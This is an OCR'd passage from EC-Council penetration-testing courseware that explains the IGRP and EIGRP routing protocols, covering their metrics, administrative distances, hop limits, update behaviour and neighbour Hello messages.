



Figure A.117: Captured ARP Data in Wireshark

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IGRP (Interior Gateway Routing Protocol)

IGRP is also a Distance-Vector protocol, developed for transmitting routing data within the internet network. It is unlike IP RIP and IPX RIP, which were developed for multi-vendor networks. It calculates distance metric by using Bandwidth and Delay of the Line, by default. It can also use other attributes like Reliability, Load, and MTU, but these are optional.

IGRP includes the following Distance-Vector characteristics:

- Periodic routing updates after every 90 seconds
- Includes full routing table after every periodic update
- Broadcast updates
- Neighbors
- It defines the finest "path" to a specific destination through the Bellman-Ford Distance Vector algorithm

Features:

- It performs only IP routing
- It makes use of IP protocol 9
- An administrative distance of IGRP routes is 100
- It has a maximum of 100 hops, by default. It can be extended to 255 hops

This protocol contains specifications that defines how the gateways must co-ordinate while routing the packets. It was developed to maintain the packet routing consistently without any issues irrespective of the size of the network. Though Routing Information Protocol (RIP) does

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


the same thing, it is limited to small networks only. Whenever the networks change their infrastructure to some other type, the IGRP responds quickly and route the packets accordingly with low bandwidth.

This protocol uses bandwidth and delay as its metrics to measure the routing path of a destination as shown below:

Metric = [K1 * Bandwidth + (K2 * Bandwidth)/ (256-Load) + K3*Delay] * [K5/(Reliability + K4)]

For the above formula, K1=K3=1 and K2=K4=K5=0

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



EIGRP (Enhanced Interior Gateway Routing Protocol)

It is a Hybrid routing protocol. It includes characteristics of both Distance-Vector and Link-State routing protocols. It allows a router to share routes with other routers within the same network system. EIGRP is an enhanced protocol for IGRP that allows the routers to exchange their information in a more advanced way compared to the other routing protocols. Both the protocols IGRP and EIGRP inter-related in such a way that all the routers that run under these protocols can exchange information with each other. If there is a router in a network that functions using EIGRP, and if it has no information of the packet's destination in its routing table, it requests other routers to find the path; and if the other router also couldn't find the path, it asks some other neighbors. This process will be continued until a path for the destination system is found in the network. The routers exchange the latest changes made to its routing table to other routers, and they update their table. All the routers in a network should be active and periodically exchanges their information with other routers. To be active and to know the status of the network, the routers exchange "Hello" messages with their neighbors. If any router is found to be inactive or not sending "Hello" messages, then the other routers treat the router as either down or dead.

EIGRP adheres to the following Hybrid characteristics:

- It uses Diffusing Update Algorithm (DUAL) to define the best path among all "feasible" paths and ensure a loop-free routing environment.
- It maintains neighbor relationships with adjacent routers in the same Autonomous System (AS).
- Its traffic is either sent as unicasts or as multicasts on address 224.0.0.10, based on the EIGRP packet type.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Reliable Transport Protocol (RTP) is used to ensure the delivery of most of the EIGRP packets.
- EIGRP routers do not send periodic, full-table routing updates. Updates are sent when a change occurs and includes only the change.
- It is a classless protocol; therefore, it supports VLSMs.

Features:

- It supports IP, IPX, and Appletalk routing.
- It uses an Administrative Distance of 90 for routes originating within the local Autonomous System.
- It uses an Administrative Distance of 170 for external routes coming from outside the local Autonomous System.
- It calculates distance metric by using Bandwidth and Delay of the Line, by default. It can also use other attributes like Reliability, Load, and MTU, but these are optional.
- It has a maximum of 100 hops, by default. It can be extended to 255 hops.

